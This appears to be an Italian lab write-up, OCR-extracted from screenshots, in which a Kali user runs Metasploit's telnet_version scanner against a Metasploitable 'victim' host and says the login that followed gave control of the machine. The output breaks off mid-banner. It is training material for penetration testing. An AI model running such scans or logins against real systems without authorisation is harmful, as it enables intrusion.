




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.45-dev                          ]
+ -- --=[ 2377 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/doc
                                        s/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > show options
```

# MSFCONSOLE

Come prima cosa utilizziamo il comando per avviare il servizio, controlliamo se ha bisogno di moduli, impostiamo RHOSTS della macchina vittima (192.168.50.101). Dopodichè mandiamo l’exploit, effettuiamo l’accesso a metasploitable (la macchina vittima) ed abbiamo il controllo della macchina




```
Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/doc
                                        s/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET _                  _       _ _        _     _      ____  \x0a _ __ ___   _
__| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/
 _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_
